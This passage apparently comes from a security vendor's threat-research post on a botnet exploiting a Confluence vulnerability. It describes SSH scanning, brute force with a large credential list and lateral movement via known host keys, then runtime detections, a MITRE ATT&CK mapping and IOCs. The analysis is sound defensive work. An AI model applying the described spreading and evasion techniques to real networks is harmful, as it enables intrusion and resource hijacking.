The attackers are looking for more vulnerable machines on the same network as the infected machine. By scanning the internal network with the Masscan tool, they search for open ssh ports (22). With a list of the relevant hosts, the spirit binary, which is a upx file, functions as an ssh scanner tool and uses a px text file, which contains more than 10,000 records of usernames and passwords. Then it initiates a brute force attack against the vulnerable hosts found in the same network to spread the attack and infect them as well.

The attacker also tries to spread his attack to remote hosts using known pair host keys from previous connections performed from the infected machines. In case the connection is established, the attacker executes his malicious shell script and infects those machines as well.

Over the past few days, we examined some changes that the attackers made to the script. They've added more functions that allow them to hide malicious activities and successfully launch the attack.

The `jira?confluence` shell script, which initiates the attack on the compromised machine, was updated with the following new components:

- **Users and passwords file** – the attacker has updated the px file with the pasx (`md5=3cd845610e49e11575b5c18596b38389`) file.
- **SSH scanner** – the attacker has updated the ssh scanner tool used spirit to spirit-pro (`md5=389437dc4db73256913b8d89fab5e7bc and md5=7d72ccaf59619d0011ca02f97ecb1170`).
- **SSH brute-force tool** – the attacker added a new tool called hxx (`md5=f0551696774f66ad3485445d9e3f7214`), which is used to perform ssh brute-force attacks and is found related to the 8220 gang.

Detecting the attack

The story behind this campaign is simple. When a new critical zero-day vulnerability is detected, malicious actors are rushing to exploit it as quickly as possible and your workloads in production are immediately at risk. You need to go over them one by one to evaluate if they are vulnerable and can be exploited. Attackers, however, only need to tweak their tools and add the new exploit to their massive botnets. So, you might lose this race.

Runtime detection and response tools such as Aqua's Cloud Native Detection and Response (CNDR) are built to detect malicious or suspicious behavior in runtime.

If one of your running workloads is vulnerable to the Confluence vulnerability, CNDR will let you see the following detections:





Figure 16: Aqua CNDR dashboard

Let’s start with the dashboard. It shows that over the last hour, we had various detections in our environment. Moving forward to our incident screen, we see these nine detections:



When inspecting these detections, we find out that they are aligned with the attack that we’ve just described above.




Figure 18: Examples of CNDR detections

We can easily reconstruct the attack kill chain. This can be a hard task when doing incident response, but CNDR allows us to go over the attack step-by-step:

Jul 5, 2022 01:38:08 PM

Real-time Malware Protection Control

MITRE tactic: Defense Evasion, Execution, Privilege Escalation, Initial Access

MITRE technique: Execution Guardrails, Exploit Public Facing Application, Client Execution, Privilege Escalation, Remote Services

Jul 5, 2022 01:38:08 PM

Block Fileless Exec

MITRE tactic: Defense Evasion

MITRE technique: Execution Guardrails (Mitre)

Jul 5, 2022 01:38:08 PM

Drift Prevention - Prevent running executable not in original image

MITRE tactic: Privilege Escalation

MITRE technique: Hijack Execution Flow, Process Injection

Jul 5, 2022 01:38:08 PM

Drift Prevention - Prevent running executable not in original image

MITRE tactic: Privilege Escalation

MITRE technique: Hijack Execution Flow, Process Injection

Jul 5, 2022 01:38:08 PM

Real-time Malware Protection Control

MITRE tactic: Defense Evasion, Execution, Privilege Escalation, Initial Access

MITRE technique: Execution Guardrails, Exploit Public Facing Application, Client Execution, Privilege Escalation, Remote Services

Jul 5, 2022 01:38:07 PM

Reverse shell over socket detected

MITRE tactic: Persistence

MITRE technique: Server Software Component (Mitre)

Jul 5, 2022 01:38:02 PM

Real-time Malware Protection Control

MITRE tactic: Defense Evasion, Execution, Privilege Escalation, Initial Access

MITRE technique: Execution Guardrails, Exploit Public Facing Application, Client Execution, Privilege Escalation, Remote Services

Jul 5, 2022 01:38:02 PM

Drift Prevention - Prevent running executable not in original image

MITRE tactic: Privilege Escalation

MITRE technique: Hijack Execution Flow, Process Injection

Jul 5, 2022 01:38:02 PM

Real-time Malware Protection Control

MITRE tactic: Defense Evasion, Execution, Privilege Escalation, Initial Access

MITRE technique: Execution Guardrails, Exploit Public Facing Application, Client Execution, Privilege Escalation, Remote Services

Jul 5, 2022 01:38:02 PM

Drift Prevention - Prevent running executable not in original image

MITRE tactic: Privilege Escalation

MITRE technique: Hijack Execution Flow, Process Injection




Figure 19: Attack kill chain

Mapping these campaigns to the MITRE ATT&CK framework

Here we map each component of the attack to the corresponding techniques of the MITRE ATT&CK framework:

Initial Access	Execution	Persistence	Defense evasion	Lateral movement	Discovery	Command and Control	Impact
Exploit public-facing application (T1190)	Command and scripting interpreter (T1059)	Scheduled jobs (T1053)	Impair defenses: disable or modify tools (T1562.001)	Remote services: SSH (T1021.004)	System information discovery (T1082)	Application layer protocol (T1071)	Resource hijacking (T1496)
			Impair defenses: disable or modify cloud firewall (T1562.007)		Network sniffing (T1040)	Data encoding: standard encoding (T1132.001)	
			Impair defenses: disable cloud logs (T1562.008)			Multi-stage channels (T1104)	
			Indicator removal on host: clear Linux or Mac system logs (T1070.002)			Fallback channels (T1008)	
			Indicator removal on host: file deletion (T1070.004)				
			Deobfuscate/ decode files or information (T1140)				
			Hide artifacts (T1564)				
			Hijack execution flow: dynamic linker hijacking (T1574.006)				

Conclusion

This attack emphasizes the continuous evolution of attackers, who are adding new techniques to bypass security tools, successfully expand the attack to additional hosts, and amplify the impact. Within just a few days, the shell script we've been investigating has gained new features and binaries. The improvement of the script is designed to spread the attack more efficiently across the local network and remote hosts.

Attacks like this are growing both in number and sophistication, involving new capabilities and tools. To protect against these kinds of attacks, we recommend following these guidelines:

- Make sure to **properly configure your environment** and avoid exposing unnecessary ports.
- **Follow security announcements and update your systems** to the latest releases.
- **Monitor container activity to help mitigate issues quickly and minimize disruptions.** This also applies to the runtime environment where suspicious activity can occur.

In our case, the attack was initiated using the vanilla image `alpine:latest`, which most organizations use and allow to run in their environments. Runtime protection solutions such as Aqua's CNDR are built to detect

unknown threats and suspicious behavior during runtime. Moreover, drift prevention would have blocked the execution of the file that was downloaded from a remote source during runtime and that wasn't part of the original container image.

Indications of Compromise (IOCs)

Name	Type	Comment
MD5		
dbuser (x86_64)	Binary	eb2f5e1b8f818cf6a7dafe78aea62c93
dbuser (i686)	Binary	780965bad574e4e7f04433431d0d8f63
bashirc (x86_64)	Binary	63a86932a5bad5da32ebd1689aa814b3
bashirc (i686)	Binary	0ba9e6dcfc7451e386704b2846b7e440
spirit (upx)	Binary	cba8efad5eda067ef9d10d372a9a9cab
spirit	Binary	9a934b00a07847c66b9ddf7268b07dd3
Spirit-pro (upx)	Binary	389437dc4db73256913b8d89fab5e7bc
Spirit-pro	Binary	7d72ccaf59619d0011ca02f97ecb1170
hxx	Binary	f0551696774f66ad3485445d9e3f7214
masscan	Binary	eefc0ce93d254982fbbcd26460f3d10d
px	Text file	26935a6763559c954cd247efcfa71a47
pasx	Text file	3cd845610e49e11575b5c18596b38389
jira?confluence	Shell script	ed325c84233a432e06a548c131a91a69
IPs and Domains		
51[.]255[.]171[.]23		
89[.]34[.]27[.]167		
167[.]114[.]114[.]169		
jira[.]letmaker[.]top		
